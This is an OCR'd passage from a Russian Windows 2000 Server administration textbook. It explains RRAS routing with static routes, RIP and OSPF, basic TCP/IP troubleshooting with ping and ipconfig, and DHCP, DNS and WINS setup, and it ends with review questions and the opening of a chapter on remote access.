


Рис. 11.11, Этот мастер позволит сконфигурировать и запустить на выполнение службу маршрутизации и удаленного доступа




Рис. 11.12. В этом окне определяется назначение службы маршрутизации и удаленного доступа

Конфигурирование маршрутизатора

После запуска на выполнение службы маршрутизации и удаленного доступа потребуется выполнить настройку самого маршрутизатора- Сначала рассмотрим вариант с использованием статических маршрутов.

Для добавления очередного статического маршрута следует открыть окно консоли RRAS, затем раскрыть ветвь IP-маршрутизация. Выберите пункт Статические маршруты, затем в контекстном меню правой панели выберите команду Новый статический маршрут. После этого на экране отобразится диалоговое окно Статический маршрут (рис. 11.13), параметры которого описаны в следующем перечне.




Рис. 11.13. В этом диалоговом окне можно определить статический маршрут

- **Интерфейс.** Здесь указывается сетевой интерфейс, который будет применяться для пересылки соответствующих сетевых пакетов. Можно выбрать внутренний интерфейс или подключение по локальной сети.
- **Назначение.** Здесь указывается адрес, соответствующий адресу целевого пакета. После этого служба RRAS сравнивает указанный в заголовке пакета адрес назначения с целевым адресом, который был ранее внесен в это поле. Можно указывать адреса хостов, сетевые адреса, стандартный маршрут или просто 0.0.0.0.
- **Маска подсети.** В этом поле указывается маска сети назначения или хоста. В случае стандартного маршрута просто укажите 0.0.0.0.
- **Шлюз.** Указанный здесь адрес применяется для отсылки всех пакетов, имеющих отношение к определенному маршруту (этот адрес должен быть доступным для внешнего сетевого сегмента маршрутизатора).
- **Метрика.** Выбранная здесь числовая величина определяет относительную "цену" маршрута. Причем меньшей цене соответствует меньшее значение метрики, что является вполне логичным.
- **Использовать этот маршрут для подключений по требованию.** Результатом установки этого флажка будет то, что маршрутизатор инициализирует подключение по требованию в случае получения пакетов для указанного маршрута. Этот параметр будет доступным, только если для маршрутизатора определен, как минимум, один интерфейс по требованию.

Если нужно установить интерфейс для подключения по требованию, откройте окно консоли RRAS, а затем раскройте узел сервера, для которого устанавливается интерфейс. В контекстном меню интерфейсов маршрутизации, перечисленных в левой панели окна, выберите команду Создать новый интерфейс вызова по требованию. После этого просто укажите соответствующие параметры, которые будут использованы мастером при создании нового интерфейса.

Динамическая маршрутизация

В случае построения очень сложных сетей придется от статических маршрутов перейти к использованию протоколов RIP или OSPF. В следующих разделах вкратце описана настройка этих двух протоколов.

Настройка параметров протокола RIP

Перед тем как выполнять настройку протокола RIP, следует его установить. Для этого в окне консоли RRAS откройте ветвь IP-маршрутизация. В контекстном меню пункта Общие выберите пункт Новый протокол маршрутизации. В появившемся окне выберите пункт RIP версии 2 для IP и щелкните на кнопке OK. После этого в ветви IP-маршрутизация отобразится новый узел RIP.

Затем следует указать интерфейс, используемый при запуске и выполнении протокола, Для этого в контекстном меню узла RIP выберите пункт Новый интерфейс. Выберите требуемый интерфейс и щелкните на кнопке OK.

После завершения выбора интерфейса потребуется настроить параметры протокола RIP. Ниже приводится соответствующий перечень, относящийся ко вкладке Общие (рис. 11.14).




Рис. 11.14. Вкладка Общие окна свойств протокола RIP

- **Режим работы.** В этом поле со списком определяется режим обновления данных о маршрутах, используемый протоколом RIP (автостатический или периодический). Режим автостатического обновления указывает на отсылку службой RRAS уведомлений службы RRAS только в том случае, если обновления запрашиваются другими маршрутизаторами. Если же выбран режим периодического обновления, уведомления RIP отсылаются автоматически через определенные интервалы времени, которые определяются параметром Интервал периодического обновления (вкладка Дополнительно).
- **Протокол исходящих пакетов.** Здесь указывается протокол, используемый исходящими RIP-уведомлениями.
- **Протокол входящих пакетов.** В этом поле указывается, каким образом маршрутизатор обрабатывает входящие RIP-уведомления. Если выбрана опция Игнорировать входящие пакеты, маршрутизатор будет функционировать только в режиме отсылки уведомлений.

- **Добавочная стоимость для маршрутов.** Это значение добавляется к количеству переходов, в результате чего увеличивается относительная стоимость маршрута. Благодаря этой опции обеспечивается блокирование излишнего трафика именно для данного маршрута.
- **Тег для объявляемых маршрутов.** Эта опция обеспечивает передачу номера ярлыка вместе со всеми уведомлениями протокола RIP версии 2.
- **Проверять подлинность/пароль.** Этот параметр определяет включение незакодированного пароля во все входяшие/исходяшие уведомления протокола RIP версии 2. Сам пароль указывается в поле Пароль.

На вкладке Безопасность (рис. 11.15) определяется, какие маршруты будут приниматься/отклоняться в случае поступления RIP-сообщений от других маршрутизаторов,




Рис. 11.15. Вкладка Безопасность окна свойств протокола RIP

На вкладке Соседи (рис. 11.16) определяется способ взаимодействия данного маршрутизатора с соседними маршрутизаторами. Ниже приводится описание соответствующих опций.

- **Только широковещательная или многоадресная рассылка (не использует ресурсы соседних маршрутизаторов RIP).** Этот переключатель позволяет пропускать только те RIP-уведомления, которые отсылаются с применением указанного на вкладке Общие протокола исходящих пакетов.
- **Использует соседние** маршрутизаторы **в дополнение к широковещательной или многоадресной рассылке.** Этот переключатель позволяет определять те маршрутизаторы, которым служба RRAS отсылает RIP-уведомления, а также маршрутизаторы, которые сами отправляют RIP-уведомления с применением протокола исходящих пакетов.




Рис. 11.16. Вкладка Соседи окна свойств протокола RIP

- **Использует ресурсы соседних маршрутизаторов вместо широковещательной или многоадресной рассылки.** В этом случае выбираются маршрутизаторы, которым служба RRAS отсылает RIP-уведомления, но сами они в этом участия не принимают. Этот способ используется в сетях, которые не поддерживают рассылку широковещательных RIP-уведомлений.

На вкладке Дополнительно определяется ряд дополнительных параметров протокола RIP (рис. 11.17).

- **Интервал периодического обновления (сек).** Интервал, по прошествию которого поступают RIP-уведомления от локального маршрутизатора.
- **Время устаревания маршрута (сек). Время** "жизни" маршрутов, используемых протоколом RIP. Если в течение этого времени маршруты не обновляются, они помечаются как недействительные.
- **Время перед удалением маршрута (сек).** Это время определяет период, в течение которого маршруты остаются в таблице маршрутизации до их окончательного удаления.
- **Разрешить схему "расщепления" горизонта.** При установке этого флажка предотвращается распространение в сети сведений о маршрутах, которые были созданы ранее.
- **"Расщепление горизонта с корректировкой отмены".** Этот флажок позволяет назначить метрику маршрутам (всего 16), сведения о которых распространяются в той сети, в которой они были созданы. В результате эти маршруты станут недостижимыми.
- **Разрешить инициируемые обновления.** Этот флажок позволяет маршрутизатору генерировать периодические обновления в случае изменений таблицы маршрутизации.




Рис. 11.17. Вкладка Дополнительно окна свойств протокола RIP

- **Посылать обновления очистки при остановке.** Этот флажок позволяет протоколу RIP сообщать сведения обо всех маршрутах, длина которых равна 15, соседним маршрутизаторам в случае отключения локального маршрутизатора, в результате чего эти маршруты будут недоступны.
- **Обрабатывать узловые маршруты в полученных объявлениях.** Этот параметр позволяет включать сведения о маршрутах хостов, содержащихся в RIP-уведомлениях.
- **Включать узловые маршруты в отправленные объявления.** Этот параметр позволяет включать сведения о маршрутах хостов в исходящие уведомления.
- **Обрабатывать маршруты по умолчанию в полученных объявлениях.** Этот параметр позволяет включать сведения о стандартных маршрутах, содержащиеся в RIP-уведомлениях.
- **Включать маршруты по умолчанию в отправленные объявления.** Этот параметр обеспечивает включение сведений о стандартных маршрутах в исходящие RIP-уведомления.
- **Запретить суммирование подсетей.** Этот флажок обеспечивает активизацию определения параметров маршрутов в соответствии с идентификаторами сети на основе классов для исходящих уведомлений в тех сетях, которые не входят в состав сетей на основе этих классов.

Настройка параметров протокола OSPF

Для установки протокола **OSPF** выберите сервер в окне консоли **RRAS,** затем раскройте ветвь IP-маршрутизация. В контекстном меню Общие выберите пункт Новый протокол маршрутизации. Выберите пункт OSPF-открытие кратчайшего пути первым и щелкните на кнопке OK.

Затем правой кнопкой мыши щелкните на узле OSPF и в контекстном меню выберите пункт Новый интерфейс. После этого отобразится диалоговое окно свойств интерфейса (рис. 11.18).




Рис. 11.18. В этом диалоговом окне определяются свойства протокола OSPF

Диалоговое окно свойств протокола OSPF содержит три вкладки: Общие, Соседи NBMA, Дополнительно.

Вкладка Общие (см. рис. 11.18) позволяет отобразить адрес, на который отвечает интерфейс маршрутизатора, код области, а также некоторые другие свойства.

Вкладка Соседи NBMA (рис. 11.19) диалогового окна свойств протокола OSPF позволяет определять соседние маршрутизаторы в случае выбора типа сети NBMA (вкладка Общие).

Вкладка Дополнительно (рис. 11.20) диалогового окна свойств протокола OSPF определяет интервалы времени, задержку между передачами, а также параметры MTU для каждого выбранного интерфейса.

Выявление проблем и устранение неполадок в работе сети

В случае возникновения каких-либо проблем с сетями TCP/IP в первую очередь следует попытаться определить, не была ли случайным образом изменена конфигурация системы. Достаточно часто к неприятностям приводит неправильное указание IP-адреса, маски подсети или шлюза.

Бывает и такое, что проблемы связаны с неправильно настроенной службой DNS или IP-маршрутизацией.

Вообще говоря, при устранении проблем следует применять последовательный подход. Отдельные этапы реализации этого подхода на практике, типичные возникающие при этом проблемы, а также методы их устранения описаны в следующем перечне.




Рис. 11.19. Вкладка Соседи **NBMA** окна **свойств** протокола **OSPF**




Рис. 11.20. Вкладка Дополнительно диалогового окна свойств протокола **OSPF**

- **Не инициализируется стек протоколов TCP/IP или не запускается нужная служба.** В этом случае причина обычно кроется в конфигурационной ошибке. Просто перейдите в диалоговое окно свойств определенного интерфейса и внимательно просмотрите корректность заданных параметров. Особенно это актуально в случае применения статических IP-адресов. Если в системе

установлено несколько адаптеров, проверьте корректность назначенных им приоритетов. Для этого достаточно в диалоговом окне Сеть и удаленный доступ к сети выбрать команду Дополнительно⇨Дополнительные параметры. Затем в диалоговом окне Адаптеры и привязки переместите основной адаптер в верхнюю часть списка. Убедитесь в том, что протокол TCP/IP связан с основным адаптером.

- **Невозможно подключиться к другим компьютерам или другие компьютеры не отвечают.** Причины появления этой проблемы часто связаны с конфликтом IP-адресов, ошибками сетевых аппаратных компонентов или с некорректной арендой DHCP. Команда `ipconfig/all` позволяет проверить IP-адрес, маску подсети и адрес шлюза.
- **Команда** ping localhost **успешно выполняется, но соединение с локальными/удаленными компьютерами не может** быть **установлено. В** этом случае следует проверить корректность введенной маски подсети. Если устанавливается соединение с локальными компьютерами, а к удаленным компьютерам подключиться невозможно, может быть неправильно настроен шлюз или маршрутизатор.
- **Возможно** выполнить **команду** ping `имя_компьютера`, **но только в случае локального компьютера.** Эта ошибка может быть связана со службой DNS. Убедитесь в корректности указания DNS-серверов, а также в их доступности.
- **Можно выполнить команду** ping **для рабочей станции, на которой** выполняется **операционная система, отличная от Windows 2000, но невозможно установить с ней соединение с помощью консольной команды NET.** Эта проблема может быть связана с алгоритмом определения имен NetBIOS. Проверьте настройки службы WINS и убедитесь в том, что не был отключен протокол NetBIOS на вкладке WINS диалогового окна свойств протокола TCP/IP. Эта проблема может также появляться в том случае, если заблокировано выполнение службы рабочей станции на локальном компьютере или на том компьютере, к которому требуется подключиться в данный момент времени.
- **Возможно установление связи с компьютером или Web-узлом, используя IP-адрес, а не имя хоста.** "Корень" этой проблемы заключается в службе DNS. Убедитесь в том, что указаны правильные DNS-серверы, а также в том, что они доступны в настоящий момент времени.

Помимо описанных общих методик диагностики и устранения неисправностей, Windows 2000 предлагает несколько диагностических утилит. Я остановлюсь на описании наиболее полезного и часто используемого инструмента — команды ping.

Команда ping

Суть работы команды ping заключается в отсылке пакетов ICMP (Internet Control Message Protocol, Протокол управляющих сообщений в сети Internet), а также в ожидании ответа на них (эхо). По умолчанию команда ping отсылает четыре пакета, а затем в течение одной секунды ожидает ответа. Этот интервал может изменяться пользователем.

Ниже (рис. 11.21) приводится пример использования команды ping с указанием адреса обратной связи (`127.0.0.1`).

```
C:\>ping 127.0.0.1
```




Рис. 11.21. Пример выполнения команды ping

Устранить трудности с определением имен можно с помощью команды ping. Если команда ping успешно выполняется с указанным IP-адресом, а при указании имени завершается с отображением сообщения об ошибке, возможна одна из следующих причин этой проблемы.

- Нет нужной записи в домене, соответствующем удаленному хосту. Добавьте требуемый элемент в зону DNS или в локальный файл Hosts для удаленного хоста.
- Указаны неправильные данные в локальном файле Hosts для удаленного хоста. Измените их или просто удалите.
- Некорректно определены параметры службы DNS. Исправьте ошибки, допущенные при конфигурировании этой службы.

Ниже приводится описание синтаксиса команды ping:

```
ping E-t] [-a] [-n число] [-l размер] [-£] [-i TTL] [-v TOS] [-r число]
[-s число] [[-j СписокУзлов] | [-k СписокУзлов]] [-w интервал]
СписокРассылки
```

Служба DHCP

Служба DHCP, входящая в комплект поставки Windows 2000 Server, используется для назначения адресов и управления ими. Причем в этом случае обеспечивается динамическое присвоение адресов.

Установка и использование службы DHCP

Установка службы DHCP (в случае ее отсутствия) осуществляется с помощью аплета панели управления Установка и удаление программ. Предположим, что операция по установке завершена. Для получения доступа к опциям этой службы выполните команду Пуск⇨Программы⇨Администрирование⇨DHCP.

После этого на экране отобразится окно консоли DHCP (рис. 11.22).




Рис. 11.22. Окно консоли DHCP

Добавление областей

С помощью *областей* DHCP задается совокупность свойств для перечня IP-адресов, а также служба доменных имен, стандартный шлюз и некоторые другие сведения. Чтобы начать работу со службой DHCP, потребуется создать хотя бы одну область. В контекстном меню дерева сервера выберите команду Создать область, затем на экране появится мастер, для которого следует указать следующие сведения.

- Имя. Это имя отображается в консоли DCHP для области. Например, "Область Домашний офис".
- **Описание.** Этот необязательный параметр отображается на вкладке области Общие диалогового окна свойств. В нашем случае мы указали описание "Просто домашний офис".
- **Начальный IP-адрес.** В этом поле вводится IP-адрес, указывающий начало области обзора.
- **Конечный IP-адрес. В** этом поле вводится IP-адрес, указывающий коней области обзора.
- **Исключаемый диапазон адресов.** Здесь указываются исключаемые из области IP-адреса.
- **Срок действия аренды.** Промежуток времени, определяющий срок действия IP-адреса.
- **Настройка дополнительных параметров.** Мастер может предложить настройку дополнительных параметров области.
- **Активизация области.** Эта опция позволяет активизировать область в любой момент времени.

Служба DHCP также позволяет создавать несколько областей, выступающих в качестве единого целого, — так называемые *суперобласти.* Эти объекты могут применяться для выделения IP-адресов клиентам в *мультисетях.*

Службы DNS и WINS

Служба DNS (Domain Name Service, Служба доменных имен) позволяет выполнять операции преобразования имен компьютеров и узлов в IP-адреса. Подобная операция называется *разрешением имен,* а само разрешение имен осуществляется в процессе *прямого просмотра.* Причем может быть реализован так называемый *обратный просмотр,* во время выполнения которого на основе исходного IP-адреса определяется имя.

Служба WINS (Windows Internet Naming Sevice, Служба имен Internet для Windows) обеспечивает функционирование службы имен NetBIOS, которая связывает имена NetBIOS с IP-адресами. Она отвечает за централизованное управление данными из пространства имен NetBIOS и позволяет избежать удаленного администрирования нескольких файлов LMHOSTS. Служба WINS также обеспечивает совместимость со старыми сетями Windows (до Windows 2000).

Консоль DNS

Установка службы DNS производится с помощью аплета Установка и удаление программ в панели управления. Запустите этот аплет на выполнение, а затем в диалоговом окне Установка и удаление программ щелкните на пункте Установка или удаление компонентов Windows. Затем выберите компонент Сетевые службы и щелкните на кнопке Состав. Выберите пункт DNS и щелкните на кнопке OK.

В окне консоли DNS (рис. 11.23) можно настраивать различные параметры, создавать *зоны прямого* и *обратного просмотра,* а также настраивать свойства зон.




Рис. 11.23. Окно консоли DNS

Консоль WINS

Установка службы WINS подобна установке службы DNS. На рис. 11.24 показано окно консоли WINS.




Рис. 11.24. Консоль WINS

Настройка клиентов сети

Если возникает потребность в настройке клиентов Windows 2000 для работы со службами DNS и WINS, особых проблем не возникает. В этом случае следует определить IP-адреса для клиентов, используемые при работе с DNS- и WINS-серверами. С помощью службы DHCP можно реализовать настройки таким образом, чтобы сервер DHCP автоматически предоставлял клиентам сведения о серверах DNS и WINS.

Если же служба DHCP не применяется, тогда все настройки выполняются вручную. Для этого по команде Пуск⇨Настройка⇨Сеть и удаленный доступ к сети перейдите в диалоговое окно Сеть и удаленный доступ к сети. В контекстном меню подключения выберите команду Свойства и перейдите на вкладку Общие. Найдите протокол TCP/IP и щелкните на кнопке Свойства. В диалоговом окне протокола выполните необходимые настройки.

В процессе настройки клиентов Windows NT и Windows 9x для использования службы DNS щелкните правой кнопкой мыши на значке Сетевое окружение и в контекстном меню выберите пункт Свойства. В отобразившемся диалоговом окне свойств протокола TCP/IP выполните необходимые настройки.

Резюме

В этой главе рассматривалась "основа основ" - - компоненты, обеспечивающие функционирование иерархических сетей Windows 2000. Вы узнали, как установить и настроить протокол TCP/IP, службы DHCP, DNS и WINS. Были рассмотрены вопросы планирования сетей, а также принцип действия маршрутизации.

Контрольные вопросы

1. В каком случае не могут выбираться произвольные IP-адреса?
   а) если сеть не подключена к Internet;
   б) если сеть подключена к Internet через маршрутизатор;
   в) если сеть подключена к Internet непосредственно.
2. Какую роль играет показатель "метрика" для маршрутизатора?
   а) определяет стоимость пересылки пакетов по маршруту;
   б) определяет длину маршрута;
   в) определяет величину сетевого трафика.
3. Чем отличается прямой просмотр от обратного просмотра (в терминах службы DNS)?
   а) в первом случае имена компьютеров преобразуются в IP-адреса, а во втором, наоборот, IP-адреса преобразуются в имена компьютеров;
   б) в первом случае IP-адреса преобразуются в имена компьютеров, а во втором, наоборот, имена компьютеров превращаются в IP-адреса;
   в) практически ничем.

Глава 12

Организация удаленного доступа к сети

В этой главе...

- Принцип действия систем удаленного доступа
- Протоколы подключений и службы удаленного доступа
- Общий доступ к подключению Internet
- Безопасность удаленного доступа
- Резюме

В главе рассматриваются службы удаленного доступа, предоставляемые Windows 2000 в целях обеспечения коммутируемого доступа, включая удаленное подключение с Internet.

Принципдействиясистемудаленного доступа

